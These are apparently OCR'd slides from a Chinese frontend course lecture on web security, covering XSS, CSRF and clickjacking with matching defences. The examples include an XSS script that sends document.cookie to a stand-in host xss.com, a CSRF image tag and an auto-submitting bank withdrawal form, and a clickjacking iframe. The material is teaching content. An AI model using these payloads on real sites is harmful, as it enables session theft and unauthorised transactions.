《前端高手进阶》

朱德龙 前中兴软创主任工程师

— 拉勾教育出品 —

第24讲：你的代码是怎么成为黑客工具的?

引言

拉勾教育
互联网人实战大学

Web 安全问题很容易成为前端工程师的盲点

- 浏览器的各种安全策略给前端工程师造就了一种安全的假象
- 通常的理解中容易形成安全问题只与服务端关系密切的错觉

跨站脚本（Cross Site Scripting，XSS）

主要是指攻击者可以在页面中插入**恶意脚本代码**

当受害者访问这些页面时

浏览器会解析并执行这些恶意代码

从而达到窃取用户身份/钓鱼/传播恶意代码等行为

XSS 攻击示例

- 反射型（非持久型 XSS）
- 存储型
- DOM 型

XSS 攻击示例

- **反射型 （非持久型 XSS）**
- 存储型
- DOM 型

XSS 攻击示例

```
<!-- ejs 模板 -->
你搜索了：<%-search%>

//服务端处理逻辑
app.get('/reflection', function(req, res){
  res.render('reflection', {
    search: req.query.search
  });
})
```

XSS 攻击示例


```
<script>
s=document.createElement('script');
s.src=`xss.com?cookie=${document.cookie}`;
document.head.append(s)
</script>
```

XSS 攻击示例


```
?search=<script>var
s=document.createElement('script');s.src
=`xss.com?cookie=${document.cookie}`;
document.head.append(s);</script>
```

XSS 攻击示例

存储型和反射型相比**破坏性更大**

存储型的恶意代码存储在数据库等地方

每次访问页面都会触发 XSS

XSS 攻击示例

DOM 型 XSS 可以看作一种特殊的反射型 XSS

也是一种非持久型 XSS

它不需要经过服务端

XSS 攻击示例


```
<script>
 var search = location.search.replace('?search=','')
 document.write( “你搜索了 :" + decodeURI(search))
</script>
```

XSS 防御手段

参数校验

对于 HTTP 请求的 URL 参数和请求体 payload 的数据进行校验

字符转义

对于一些特殊符号进行转义

后端接收代码时候的转义存储

前端转成原来的字符串进行显示

XSS 防御手段

用户输入的字符串内容

不要使用动态执行字符串的方法

也不要将这些字符直接写到 HTML 中

对于非客户端 cookie

将其设置为 http only


避免前端访问 cookie

跨站请求伪造（Cross-site Request Forgery，CSRF/XSRF）

CSRF 攻击就是在受害者毫不知情的情况下

以受害者名义伪造请求发送给受攻击站点

从而在并未授权的情况下执行在权限保护之下的操作



CSRF 攻击示例

用户 A 在银行有一笔存款，通过对银行的网站发送请求：

http://bank.com/withdraw?amount=100&to=B

攻击者 C 就可以通过替换 URL 中的参数把钱转入自己的账户中

但这个请求必须由 A 发出

CSRF 攻击示例


```
<img src="http://bank.com/withdraw?amount=100&to=C" />
```

CSRF 攻击示例

通过广告等方式诱使 A 来访问他的网站

当 A 访问该网站时

浏览器就会附带上 cookie 发出的转账请求

CSRF 攻击示例

即使 A 去银行查询转账记录

也只能发现一个来自于他本人的合法请求转移了资金

找不到被攻击的痕迹

CSRF 攻击示例


```
<form action="http://bank.com/withdraw" method="POST"">
  <input type="hidden" name="amount" value="100" />
  <input type="hidden" name="to" value="C" />
</form>
<script> document.forms[0].submit(); </script>
```

CSRF 防御手段

- 判断 **Refer** 来拒绝不受信任的源发出的请求
- 在请求地址中添加**其他头部字段**
- 通过**用户确认**来防御攻击

点击劫持（ClickJacking）

攻击者创建一个网页利用 iframe 包含**目标网站**

在网页中诱导用户点击特定的按钮

当用户点击网页上的按钮时

实际上是点击目标网站的按钮

ClickJacking 示例


```
<!-- alert.html -->
<button onclick=“alert('我被点击了！')”>alert页面按钮</button>
```

ClickJacking 示例

拉勾教育
互联网人实战大学

```
<!-- clickjacking.html -->
<button>当前页面按钮</button>
<iframe src="http://127.0.0.1:5501/24/views/alert.html" frameborder="0"
style="opacity: 0.5;position:absolute;left: 0;top:0"></iframe>
```

ClickJacking 示例

ClickJacking 防御

通过设置响应头部字段 X-Frame-Options HTTP

告诉浏览器允许哪些域名引用当前页面

ClickJacking 防御

- **DENY:**

  表示页面不允许在 iframe 中引用

- **SAMEORIGIN:**

  表示该页面可以在相同域名页面的 iframe 中引用

- **ALLOW-FROM [URL]:**

  表示该页面可以在指定来源的 iframe 中引用

总结

XSS 攻击分为存储性、反射型、DOM 型

CSRF 攻击原理是“借用”用户身份进行恶意操作

ClickJacking 攻击方式则是通过 iframe 引用页面

让用户在不知情的情况下进行某些操作

总结

拉勾教育
互联网人实战大学

你在工作中还遇到过哪些安全问题？

Next：第25讲：《Node.js == 全栈？》

拉勾教育

—互联网人实战大学—

下载「拉勾教育App」
获取更多内容

L / A / G / O / U